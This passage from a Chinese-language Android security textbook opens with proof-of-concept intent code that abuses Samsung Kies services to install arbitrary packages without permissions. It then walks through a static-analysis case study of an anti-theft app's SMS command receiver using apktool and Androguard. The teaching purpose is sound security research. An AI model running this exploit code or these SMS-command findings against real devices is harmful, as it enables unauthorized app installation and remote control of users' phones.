intentCreateTemp .putExtra("copyPath", "/data/data/"+getPackageName()+
"/files/avast.apk");
intentCreateTemp .putExtra("pastePath",
"/data/data/com.android.clipboardsaveservice/temp/");
startService(intentCreateTemp);
```

在这里，sh4ka 的代码创建了一个以 com.android.clipboardsaveservice.CLIPBOARD_SAVE_SERVICE 为目标的 Intent，并在传递的 extra 域中包含了程序包的源路径（位于他的概念验证攻击代码应用的数据存储目录），以及目标路径为/sdcard/restore。对 startService 函数的调用会发送这个 Intent，然后 ClipboardService 便将 APK 复制到/sdcard。所有这些动作在概念验证攻击应用没有 WRITE_EXTERNAL_STORAGE 权限时也能正常工作。

最后开始致命一击，构造一个适当的 Intent 发送给 Kies，获取任意程序包安装的机会：

```
Intent intentStartRestore =
new Intent("com.intent.action.KIES_START_RESTORE_APK");
intentStartRestore.putExtra("head", new String("cocacola").getBytes());
intentStartRestore.putExtra("body", new String("cocacola").getBytes());
sendBroadcast(intentStartRestore);
```

关于 sh4ka 工作的更多信息，请查看他的那篇博客文章，网址为http://sh4ka.fr/android/galaxys3/from_0perm_to_INSTALL_PACKAGES_on_galaxy_S3.html。

4.2 案例分析：移动安全应用

本节将示范对一个移动安全/防窃 Android 应用进行安全评估的完整过程。这一过程将引入进行静态与动态分析的工具和技术，你也可以看到如何进行一些基本的逆向工程分析。而你的目标是更好地理解如何攻击应用中特定的组件，如何发现一些有趣的安全漏洞并加以利用。

4.2.1 初步剖析

在初步剖析阶段，你需要收集目标应用的一些粗略信息，从而对所要分析的对象有个大致的了解。假设刚开始时你对目标应用几乎一无所知（这种情况有时也被称为“零知识”或“黑盒”方法），那么对应用开发者、应用的依赖关系，以及应用任何其他值得注意的属性进行了解，是非常重要的。这将帮助你决定在后续阶段利用哪些技术，另外这一阶段也可能会揭露出一些安全问题，比如利用了带有已知安全漏洞的代码库或 Web 服务。

首先，对这个应用的目标、开发者、开发历史或评论进行大致的了解，比如说由同一位开发者开发的多个应用都存在许多安全漏洞记录，那么这个应用也很可能存在安全问题。图 4-3 显示了在 Google Play 商店页面中一款移动设备恢复与反窃应用的基本信息。




图 4-3 在 Google Play 商店中的应用描述

当你仔细审查这一条目时，你会发现这款应用会请求许多权限。这款应用被安装后，将会获取到第三方应用所能申请到的最大权限。单击页面中的“Permissions”（权限）选项，你可以看到这款应用到底请求了哪些权限，如图 4-4 所示。




图 4-4　目标应用所请求的一些权限

基于应用的描述和所列出的申请权限，可以得出一些结论。例如，描述中提及了远程加锁、擦除和音频报警，这些再结合上 `READ_SMS` 权限，会让你认为应用使用了 SMS 短信作为带外通信（out-of-band communication），这在移动杀毒软件中是非常普遍的。我们对此做个笔记，因为这意味着你可能需要检查一些收取短信的代码。

4.2.2　静态分析

静态分析阶段涉及在不直接运行应用的情况下，分析应用及其支持组件中的代码和数据。首先可以识别应用中的一些有趣字符串，如硬编码 URI、认证凭据或密钥。接着可以尝试进行其他一些分析以构建调用图、确定应用逻辑和程序流程，以及发现潜在的安全问题。

尽管 Android SDK 提供了一些有用的工具（如 `dexdump`）来反汇编 classes.dex，但你还可以

从 APK 的其他文件中找到一些其他的有用信息。这些文件格式多样（如二进制 XML 文件），难以用 grep 这样的常用工具读取。但是你可以使用 apktool 工具（可从https://code.google.com/p/android-apktool/获取），将这些资源转换成明文，也可以将 Dalvik 可执行字节码反汇编为一种被称为 smali 的中间格式（后面会有许多 smali 格式的代码）。

以 APK 文件作为参数运行 apktool d 命令，来解码 APK 的内容，并将解出的文件都放置到以 APK 名称生成的目录中。

```
~$ apktool d ygib-1.apk
I: Baksmaling...
I: Loading resource table...
...
I: Decoding values */* XMLs...
I: Done.
I: Copying assets and libs...
```


现在你就可以使用 grep，在应用中查找诸如 URL 之类的有趣字符串，这可以帮助你理解应用和 Web 服务之间的通信。你也可以使用 grep 来忽略对 schemas.android.com 的引用，后者是一个常见的 XML 命名空间字符串。

```
~$ grep -Eir "https?://" ygib-1 | grep -v "schemas.android.com"

ygib-1/smali/com/yougetitback/androidapplication/settings/xml/
XmlOperator.smali:
const-string v2, "http://cs1.ucc.ie/~yx2/upload/upload.php"
ygib-1/res/layout/main.xml:xmlns:ygib="http://www.ywlx.net/apk/res/
com.yougetitback.androidapplication.cpw.mobile">
ygib-1/res/values/strings.xml:  <string name="mustenteremail">Please enter
a previous email address if you already have an account on
https://virgin.yougetitback.com or a new email address
if you wish to have a new account to control this device.</string>
ygib-1/res/values/strings.xml:  <string name="serverUrl">
https://virgin.yougetitback.com</string>
ygib-1/res/values/strings.xml:Please create an account on
https://virgin.yougetitback.com
before activating this device"</string>
ygib-1/res/values/strings.xml:  <string name="showsalocation">
http://virgin.yougetitback.com/showSALocation?cellid=</string>
ygib-1/res/values/strings.xml:  <string name="termsofuse">
https://virgin.yougetitback.com/terms_of_use</string>
ygib-1/res/values/strings.xml:  <string name="eula"
>https://virgin.yougetitback.com/eula</string>
ygib-1/res/values/strings.xml:  <string name="privacy">
https://virgin.yougetitback.com/privacy_policy</string>
ygib-1/res/values/strings.xml:
<string name="registration_succeed_text">
Account Registration Successful, you can now use the
email address and password entered to log in to your personal vault on
http ://virgin.yougetitback.com</string>
ygib-1/res/values/strings.xml:
<string name="registrationerror5">ERROR:creating user account.
Please go to http://virgin.yougetitback.com/forgot_password
```

```
where you can reset your password, alternatively enter a new
email and password on this screen and we will create a new account for you.
Thank You.</string>
ygib-1/res/values/strings.xml: <string name="registrationsuccessful">
Congratulations you have sucessfully registered.
You can now use this email and password provided to
login to your personalised vault on http://virgin.yougetitback.com
</string>
ygib-1/res/values/strings.xml: <string name="link_accessvault">
https://virgin.yougetitback.com/vault</string>
ygib-1/res/values/strings.xml: <string name="text_help">
Access your online vault, or change your password at &lt;a>
https://virgin.yougetitback.com/forgot_password&lt;/a></string>
```

尽管 `apktool` 和通用 UNIX 实用程序都提供了许多帮助，但是你还需要一些更加强力的工具。在本例中，需要考虑基于 Python 的逆向工程和分析框架 Androguard。尽管 Androguard 包含了适合执行特定任务的一些实用程序，但本章主要关注以交互模式运行的 `androlyze` 工具，它提供了一个 IPython shell。对于初学者而言，只需使用 `AnalyzeAPK` 方法创建表示 APK、资源与 dex 代码的恰当对象，并添加一个使用 `dad` 反编译器的选项，就可以将 dex 代码转换回 Java 伪码。

```
~$ androlyze.py -s
In [1]: a,d,dx = AnalyzeAPK("/home/ahh/ygib-1.apk",decompiler="dad")
```

接下来，收集应用的其他一些粗略信息，用来确认你在初始剖析环节看到的内容。其中包括了解应用使用了哪些权限，用户最经常交互的 Activity，应用运行的 Service，以及是否有其他 Intent 接收组件。首先调用 `permissions` 命令来检查权限：

```
In [23]: a.permissions
Out [23]:
['android.permission.CAMERA',
 'android.permission.CALL_PHONE',
 'android.permission.PROCESS_OUTGOING_CALLS',
...
 'android.permission.RECEIVE_SMS',
 'android.permission.ACCESS_GPS',
 'android.permission.SEND_SMS',
 'android.permission.READ_SMS',
 'android.permission.WRITE_SMS',
...
```

这些权限和你在 Google Play 商店上查看这一应用时所看到的应该是一致的。你可以进一步使用 Androguard，找出这个应用的哪些类和方法实际使用了这些权限，这可能会帮你将分析范围缩小到一些有趣的组件上：

```
In [28]: show_Permissions(dx)
ACCESS_NETWORK_STATE :
1 Lcom/yougetitback/androidapplication/PingService;->deviceOnline()Z
(0x22) ---> Landroid/net/ConnectivityManager;-
>getAllNetworkInfo()[Landroid/net/NetworkInfo;
1 Lcom/yougetitback/androidapplication/PingService;->wifiAvailable()Z
(0x12) ---> Landroid/net/ConnectivityManager;-
```

```
>getActiveNetworkInfo()Landroid/net/NetworkInfo;
...
SEND_SMS :
1 Lcom/yougetitback/androidapplication/ActivateScreen;-
>sendActivationRequestMessage(Landroid/content/Context;
Ljava/lang/String;)V (0x2) ---> Landroid/telephony/SmsManager;-
>getDefault()Landroid/telephony/SmsManager;
1 Lcom/yougetitback/androidapplication/ActivateScreen;
->sendActivationRequestMessage(Landroid/content/Context;
...
INTERNET :
1 Lcom/yougetitback/androidapplication/ActivationAcknowledgeService;-
>doPost(Ljava/lang/String; Ljava/lang/String;)Z (0xe)
---> Ljava/net/URL;->openConnection()Ljava/net/URLConnection;
1 Lcom/yougetitback/androidapplication/ConfirmPinScreen;->doPost(
Ljava/lang/String; Ljava/lang/String;)Z (0xe)
---> Ljava/net/URL;->openConnection()Ljava/net/URLConnection;
...
```


尽管输出结果比较冗长，但是经过修剪的代码片段还是显示出了一些有趣的方法，如 ConfirmPinScreen 类中的 doPost 方法，这一方法使用了 android.permission.INTERNET 权限，因而在某个时间点肯定会打开一个套接字。你可以继续深入分析，在 androlyze 中调用目标方法的 show 函数，来对这个方法进行反汇编以了解调用该方法会发生什么。

```
In [38]: d.CLASS_Lcom_yougetitback_androidapplication_ConfirmPinScreen.
METHOD_doPost.show ()
########## Method Information
Lcom/yougetitback/androidapplication/ConfirmPinScreen;-
>doPost(Ljava/lang/String;
Ljava/lang/String;)Z [access_flags=private]
########## Params
- local registers: v0...v10
- v11:java.lang.String
- v12:java.lang.String
- return :boolean
####################
************************************************************************
doPost-BB@0x0 :
       0  (00000000) const/4               v6, 0
       1  (00000002) const/4               v5, 1 [ doPost-BB@0x4 ]
doPost-BB@0x4 :
       2  (00000004) new-instance          v3, Ljava/net/URL;
       3  (00000008) invoke-direct         v3, v11, Ljava/net/URL;-><init>
(Ljava/lang/String;)V
       4  (0000000e) invoke-virtual        v3, Ljava/net/URL;-
>openConnection()
Ljava/net/URLConnection;
       5  (00000014) move-result-object    v4
       6  (00000016) check-cast            v4, Ljava/net/HttpURLConnection;
       7  (0000001a) iput-object           v4, v10, Lcom/yougetitback/
androidapplication/ConfirmPinScreen;->con Ljava/net/HttpURLConnection;
       8  (0000001e) iget-object           v4, v10, Lcom/yougetitback/
androidapplication/ConfirmPinScreen;->con Ljava/net/HttpURLConnection;
```

```
        9  (00000022) const-string           v7, 'POST '
        10 (00000026) invoke-virtual         v4, v7, Ljava/net/HttpURLConnec-
tion;
->setRequestMethod(Ljava/lang/String;)V
        11 (0000002c) iget-object            v4, v10, Lcom/yougetitback/
androidapplication/ConfirmPinScreen;->con Ljava/net/HttpURLConnection;
        12 (00000030) const-string           v7, 'Content-type '
        13 (00000034) const-string           v8, 'application/
x-www-form-urlencoded'
        14 (00000038) invoke-virtual         v4, v7, v8, Ljava/net/
HttpURLConnection;->setRequestProperty(Ljava/lang/String; Ljava/lang/String;)
V
        15 (0000003e) iget-object            v4, v10, Lcom/yougetitback/
androidapplication/ConfirmPinScreen;->con Ljava/net/HttpURLConnection;
...
        31 (00000084) const-string           v7, 'User-Agent '
        32 (00000088) const-string           v8, 'Android Client '
...
        49 (000000d4) iget-object            v4, v10, Lcom/yougetitback/
androidapplication/ConfirmPinScreen;->con Ljava/net/HttpURLConnection;
        50 (000000d8) const/4                v7, 1
        51 (000000da) invoke-virtual         v4, v7, Ljava/net/
HttpURLConnection;
->setDoInput(Z)V
        52 (000000e0) iget-object            v4, v10, Lcom/yougetitback/
androidapplication/ConfirmPinScreen;->con Ljava/net/HttpURLConnection;
        53 (000000e4) invoke-virtual         v4, Ljava/net/HttpURLConnection;
->connect()V
```

首先你看到关于DalvikVM处理这一方法对象分配的基本信息，以及这一方法本身的标识符。在接下来的实际反汇编代码中，java.net.HttpURLConnection 等对象的实例化，以及这一对象的 connect 方法的调用，都确认了对 INTERNET 权限的使用。

你可以通过对同一方法调用其 source 函数，对这个方法进行反编译，来获得一个可读性更好的版本，反编译的返回结果可以有效地恢复出 Java 源代码。

```
In [39]: d.CLASS_Lcom_yougetitback_androidapplication_ConfirmPinScreen.
METHOD_doPost.source()
private boolean doPost(String p11, String p12)
    {
        this.con = new java.net.URL(p11).openConnection();
        this.con.setRequestMethod("POST");
        this.con.setRequestProperty ("Content-type",
"application/x-www-form-urlencoded");
        this.con.setRequestProperty("Content-Length", new
StringBuilder().append(p12.length()).toString());
        this.con.setRequestProperty("Connection", "keep-alive");
        this.con.setRequestProperty("User-Agent", "Android Client");
        this.con.setRequestProperty("accept", "*/*");
        this.con.setRequestProperty("Http-version", "HTTP/1.1");
        this.con.setRequestProperty("Content-languages", "en-EN");
        this.con.setDoOutput(1);
        this.con.setDoInput(1);
```

```
        this.con.connect();
        v2 = this.con.getOutputStream();
        v2.write(p12.getBytes("UTF8"));
        v2.flush();
        android.util.Log.d("YGIB Test", new
StringBuilder("con.getResponseCode()—
>").append(this.con.getResponseCode()).toString());
        android.util.Log.d("YGIB Test", new StringBuilder(
"urlString-->").append(p11).toString());
        android.util.Log.d("YGIB Test", new StringBuilder("content-->").
append(p12).toString());
...
```

4

注意 需要注意到反编译结果并不是完美的，这部分是由于 DalvikVM 和 Java 虚拟机之间的差异。在两种虚拟机中控制流和数据流的不同表达形式，影响了从 Dalvik 字节码到 Java 伪码的转换效果。

你可以看到对 `android.util.Log.d` 的调用，该方法将消息写入拥有调试优先级的日志记录器中。在本例中，应用看起来对 HTTP 请求的详细信息进行了记录，这会构成一个有趣的信息泄露。你随后就可以查看日志的详细信息。现在，查看下这个应用中可能存在哪些 IPC 端点。先通过调用 `get_activities` 方法来看看 Activity。

```
In [87]: a.get_activities()
Out [87]:
['com.yougetitback.androidapplication.ReportSplashScreen',
 'com.yougetitback.androidapplication.SecurityQuestionScreen',
 'com.yougetitback.androidapplication.SplashScreen',
 'com.yougetitback.androidapplication.MenuScreen',
 ...
 'com.yougetitback.androidapplication.settings.setting.Setting ',
 'com.yougetitback.androidapplication.ModifyPinScreen',
 'com.yougetitback.androidapplication.ConfirmPinScreen',
 'com.yougetitback.androidapplication.EnterRegistrationCodeScreen',
...

In [88]: a.get_main_activity()
Out[88]: u'com.yougetitback.androidapplication.ActivateSplashScreen '
```

不出所料，这个应用有许多个 Activity，其中包括刚刚分析过的 `ConfirmPinScreen`。接下来通过调用 `get_services` 方法来检查 Service。

```
In [113]: a.get_services()
Out[113]:
['com.yougetitback.androidapplication.DeleteSmsService',
 'com.yougetitback.androidapplication.FindLocationService',
 'com.yougetitback.androidapplication.PostLocationService',
 ...
 'com.yougetitback.androidapplication.LockAcknowledgeService',
 'com.yougetitback.androidapplication.ContactBackupService',
```

```
 'com.yougetitback.androidapplication.ContactRestoreService',
 'com.yougetitback.androidapplication.UnlockService',
 'com.yougetitback.androidapplication.PingService',
 'com.yougetitback.androidapplication.UnlockAcknowledgeService',
 ...
 'com.yougetitback.androidapplication.wipe.MyService',
 ...
```

从其中某些 Service 的命名表示（如 `UnlockService` 和 `wipe`）来看，它们很可能在某些事件触发时从其他应用组件中获取并处理命令。接下来，使用 `get_receivers` 方法来查看应用中的 Broadcast Receiver。

```
In [115]: a.get_receivers()
Out [115]:
['com.yougetitback.androidapplication.settings.main.Entrance$MyAdmin',
 'com.yougetitback.androidapplication.MyStartupIntentReceiver',
 'com.yougetitback.androidapplication.SmsIntentReceiver',
 'com.yougetitback.androidapplication.IdleTimeout',
 'com.yougetitback.androidapplication.PingTimeout',
 'com.yougetitback.androidapplication.RestTimeout',
 'com.yougetitback.androidapplication.SplashTimeout',
 'com.yougetitback.androidapplication.EmergencyTimeout',
 'com.yougetitback.androidapplication.OutgoingCallReceiver',
 'com.yougetitback.androidapplication.IncomingCallReceiver',
 'com.yougetitback.androidapplication.IncomingCallReceiver',
 'com.yougetitback.androidapplication.NetworkStateChangedReceiver',
 'com.yougetitback.androidapplication.C2DMReceiver']
```

非常确定的是，你找到了一个看起来与处理短信息相关的 Broadcast Receiver，而 SMS 短信很可能作为对设备进行加锁或者擦除的带外通信渠道。因为应用请求了 `READ_SMS` 权限，所以你看到了一个特意命名为 `SmsIntentReceiver` 的 Broadcast Receiver，应用的 Manifest 文件中很有可能包含了匹配 `SMS_RECEIVED` 广播的 Intent 过滤器。可以在 `androlyze` 工具中使用少数几行 Python 代码，查看 AndroidManifest.xml 的内容。

```
In [77]: for e in x.getElementsByTagName("receiver") :
    print e.toxml()
   ....:
...
<receiver android:enabled="true" android:exported="true" android:name=
"com.yougetitback.androidapplication.SmsIntentReceiver">
<intent-filter android:priority="999">
<action android:name="android.provider.Telephony.SMS_RECEIVED">
</action>
</intent-filter>
</receiver>
...
```

注意 还可以使用 Androguard 中的 `androaxml.py` 工具，执行一条命令即可获取 Android Manifest.xml 文件中的数据。

在 AndroidManifest 文件中，有一个特意为 com.yougetitback.androidapplication.SmsIntentReceiver 类定义的 Receiver XML 元素。其中包含一个 Intent 过滤器的 XML 元素，显式地指定了 Android:priority 元素的值为 999,并接收从 android.provider.Telephony 类发来的 SMS_RECEIVED 动作。通过指定这一优先值，目标应用可以确保首先获得 SMS_RECEIVED 广播消息，从而在默认短信应用之前访问到短信内容。

对 SmsIntentReceiver 类调用 get_methods 方法，可以查看到该类有哪些可用的方法。接着我们快速写一个 Python 的 for 循环，对每个返回方法调用 show_info 函数：

```
In [178]: for meth in d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.get_methods() :
   meth.show_info()
   ..... :
########## Method Information
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-><init>()V
[access_flags=public constructor]
########## Method Information
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>foregroundUI(Landroid/content/Context;)V [access_flags=private]
########## Method Information
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>getAction(Ljava/lang/String;)Ljava/lang/String; [access_flags=private]
########## Method Information
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>getMessagesFromIntent(Landroid/content/Intent;)
[Landroid/telephony/SmsMessage; [access_flags=private]
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>processBackupMsg (Landroid/content/Context;
Ljava/util/Vector;)V [access_flags=private]
########## Method Information
Lcom/yougetitback/androidapplication/SmsIntentReceiver;->onReceive
(Landroid/content/Context; Landroid/content/Intent;)V [access_flags=public]
...
```

对于 Broadcast Receiver 而言，onReceive 方法是其入口点，因此你可以查看这个方法的交叉引用（简称为 xrefs），从这一方法获得控制流图的概貌。首先使用 d.creat_xref 来创建交叉引用，然后调用 onReceive 方法对应对象的 show_xref 函数。

```
In [206]: d.create_xref()

In [207]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_onReceive.show_xref()
########## XREF
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver;
isValidMessage (Ljava/lang/String; Landroid/content/Context;)Z 6c
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver;
processContent (Landroid/content/Context; Ljava/lang/String;)V 78
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver;
triggerAppLaunch (Landroid/content/Context; Landroid/telephony/SmsMessage;)
V 9a
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver;
```

```
getMessagesFromIntent (Landroid/content/Intent;)
[Landroid/telephony/SmsMessage; 2a
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver; isPinLock
(Ljava/lang/String; Landroid/content/Context;)Z 8a
####################
```

可以看到 `onReceive` 方法调用了其他一些方法，包括一些看起来像是在验证短信与解析内容的方法。下面对这些方法进行反编译分析，从 `getMessagesFromIntent` 开始：

```
In [213]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver .
METHOD_getMessagesFromIntent.source ()
private android.telephony.SmsMessage[]
getMessagesFromIntent(android.content.Intent p9)
    {
        v6 = 0;
        v0 = p9.getExtras ();
        if (v0 != 0) {
            v4 = v0.get("pdus");
            v5 = new android.telephony.SmsMessage[v4.length];
            v3 = 0;
            while (v3 < v4.length) {
        v5[v3] = android.telephony.SmsMessage.createFromPdu(v4[v3]);
                v3++;
            }
            v6 = v5;
        }
        return v6;
    }
```

这是一段非常典型的从 Intent 中提取短信协议数据单元（PDU）的代码。可以看到方法调用的 `p9` 参数中包含着 Intent 对象，而 `v0` 是调用 `p9.getExtras` 后返回的结果，其中包含了 Intent 中的所有 extra 对象。接下来，`v0.get ("pdus")`被调用来提取 PDU 的字节数组，并被放置到 `v4` 中。该方法然后从 `v4` 创建了一个 `SmsMessage` 对象，将其赋值给 `v5`，通过循环来对 `v5` 的数组元素进行赋值。最后，通过一个看起来很奇怪的途径（很可能是由反编译过程引入的），`v6` 又被赋值为 `v5` 对应的 `SmsMessage` 对象，并返回给调用者。

对 `OnReceive` 方法进行反编译，可以看到在调用 `getMessagesFromIntent` 之前，共享配置文件 SuperheroPrefsFile 被方法读取。在这个实例中，`p8` 对象代表应用的上下文状态，它的 `getSharedPreferences` 方法被调用。在 `getMessagesFromIntent` 调用之后，另外又调用了一些方法来确保短信是有效的（`isValidMessage`），最终消息的内容被处理（`processContent`），所有这些调用都以 `p8` 对象作为一个参数。这很可能是因为 SuperheroPrefsFile 文件中包含某些与操作过程都相关的东西，如一个密钥或 PIN 码。

```
In [3]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_onReceive.source()
public void onReceive(android.content.Context p8,
android.content.Intent p9)
    {
        p8.getSharedPreferences("SuperheroPrefsFile", 0);
        if (p9.getAction().equals("
```

```
android.provider.Telephony.SMS_RECEIVED") != 0) {
            this.getMessagesFromIntent(p9);
            if (this != 0) {
                v1 = 0;
                while (v1 < this.length) {
                    if (this[v1] != 0) {
                        v2 = this[v1].getDisplayMessageBody();
                        if ((v2 != 0) && (v2.length() > 0)) {
                            android.util.Log.i("MessageListener:", v2);
                            this.isValidMessage(v2, p8);
                            if (this == 0) {
                                this.isPinLock(v2, p8);
                                if (this != 0) {
                                    this.triggerAppLaunch(p8, this[v1]);
                                     this.abortBroadcast();
                                 }
                            } else {
                                this.processContent(p8, v2);
                                this.abortBroadcast();
```


假设你想构造能被这一应用处理的有效短信消息，你很可能需要仔细查看 `isValidMessage` 函数，该函数通过 `getDisplayMessageBody` 从短信消息中获取到一个字符串以及当前应用的上下文。对 `isValidMessage` 函数进行反编译，可以让你更深入地了解该应用的行为：

```
private boolean isValidMessage(String p12, android.content.Context p13)
    {
        v5 = p13.getString (1.82104701918e+38);
        v0 = p13.getString (1.821047222e+38);
        v4 = p13.getString (1.82104742483e+38);
        v3 = p13.getString (1.82104762765e+38);
        v7 = p13.getString (1.82104783048e+38);
        v1 = p13.getString (1.8210480333e+38);
        v2 = p13.getString (1.82104823612e+38);
        v6 = p13.getString (1.82104864177e+38);
        v8 = p13.getString (1.82104843895e+38);
        this.getAction(p12);
        if ((this.equals(v5) == 0) && ((this.equals(v4) == 0) &&
((this.equals(v3) == 0) &&
((this.equals(v0) == 0) && ((this.equals(v7) == 0) &&
((this.equals(v6) == 0) && ((this.equals(v2) == 0) &&
((this.equals(v8) == 0) && (this.equals(v1) == 0))))))))) {
            v10 = 0;
        } else {
            v10 = 1;
        }
        return v10;
    }
```

可以看到应用当前上下文对象 `getString` 函数的许多次调用，这将从应用的字符串列表中（如那些存放在 values/strings.xml 中的），根据给定资源 ID 获取文本字符串的值。值得注意的是，传递给 `getString` 的资源 ID 看起来有些奇怪，这是一些反编译器类型传播存在的问题，你可能会随时遇到。这一方法从字符串列表中获取到这些字符串后，会将它们与 `p12` 中的字符串进

行比较，如果 p12 被匹配到，方法将返回 1，否则将返回 0。回到 OnReceive 方法，这个结果会用来决定 isPinLock 是否被调用，以及 processContent 是否被调用。我们先来看下 isPinLock 函数。

```
In [173]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_isPinLock.source()
private boolean isPinLock(String p6, android.content.Context p7)
    {
        v2 = 0;
        v0 = p7.getSharedPreferences("SuperheroPrefsFile", 0).getString
("pin", "");
        if ((v0.compareTo("") != 0) && (p6.compareTo(v0) == 0)) {
            v2 = 1;
        }
        return v2;
    }
```

共享配置文件在这里又出现了。这个简短的函数调用了 getString 来获取 SuperheroPrefsFile 文件中 pin 条目的值，然后与 p6 中的值进行对比，返回比较结果的 true 或 false。如果比较结果为 true，则 OnReceive 调用 triggerAppLaunch。对这个函数的反编译可以让你进一步理解整个流程。

```
private void triggerAppLaunch(android.content.Context p9,
android.telephony .SmsMessage p10)
    {
        this.currentContext = p9;
        v4 = p9.getSharedPreferences("SuperheroPrefsFile", 0);
        if (v4.getBoolean("Activated", 0) != 0) {
            v1 = v4.edit();
            v1.putBoolean("lockState", 1);
            v1.putBoolean("smspinlock", 1);
            v1.commit();
            this.foregroundUI(p9);
            v0 = p10.getOriginatingAddress();
            v2 = new android.content.Intent("com.yougetitback.
androidapplication.FOREGROUND");
            v2.setClass(p9, com.yougetitback.androidapplication .
FindLocationService);
            v2.putExtra("LockSmsOriginator", v0);
            p9.startService(v2);
            this.startSiren(p9);
            v3 = new android.content.Intent("com.yougetitback.
androidapplicationn.FOREGROUND");
            v3.setClass(this.currentContext, com.yougetitback.
androidapplication.LockAcknowledgeService);
            this.currentContext.startService(v3);
        }
```

在这里，对 SuperheroPrefsFile 文件进行了一些编辑：为一些键值设置某些布尔值，指明屏幕是否锁定，以及是否通过短信进行锁屏。最终，创建了一些新的 Intent，来启动应用的 FindLocationService 和 LockAcknowledgeService 服务，这两个服务之前在你列举服务

列表时都已经看到过。你可以不去深入分析这些服务，而根据命名猜测它们的用途。你还需要回过头来理解 onReceive 中对 processContent 的调用。

```
In [613]: f = d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processContent.source()
private void processContent(android.content.Context p16, String p17)
    {
        v6 = p16.getString (1.82104701918e+38);
        v1 = p16.getString (1.821047222e+38);
        v5 = p16.getString (1.82104742483e+38);
        v4 = p16.getString (1.82104762765e+38);
        v8 = p16.getString (1.82104783048e+38);
...
        v11 = this.split(p17);
        v10 = v11.elementAt (0);
        if (p16.getSharedPreferences("SuperheroPrefsFile",
0).getBoolean("Activated", 0) == 0) {
            if (v10.equals(v5) != 0) {
                this.processActivationMsg(p16, v11);
            }
        } else {
            if ((v10.equals(v6) == 0) && ((v10.equals(v5) == 0) &&
((v10.equals(v4) == 0) && ((v10.equals (v8) == 0) &&
((v10.equals(v7) == 0) && ((v10.equals (v3) == 0) &&
(v10.equals(v1) == 0))))))) {
                v10.equals (v2);
            }
            if (v10.equals(v6) == 0) {
                if (v10.equals(v9) == 0) {
                    if (v10.equals(v5) == 0) {
                        if (v10.equals(v4) == 0) {
                            if (v10.equals(v1) == 0) {
                            if (v10.equals(v8) == 0) {
                                if (v10.equals(v7) == 0) {
                                    if (v10.equals(v3) == 0) {
                                        if (v10.equals(v2) != 0) {
                                            this.processDeactivateMsg(p16, v11);
                                            }
                                        } else {
                                        this.processFindMsg(p16, v11);
                                        }
                                    } else {
                                        this.processResyncMsg(p16, v11);
                                    }
                                } else {
                                    this.processUnLockMsg(p16, v11);
                                }
...
```

在这个函数中，你看到了与 isValidMessage 函数中类似的一些对 getString 函数的调用，以及一系列的 if 语句，这些语句对短信消息的内容进行进一步匹配，来决定后续调用哪些

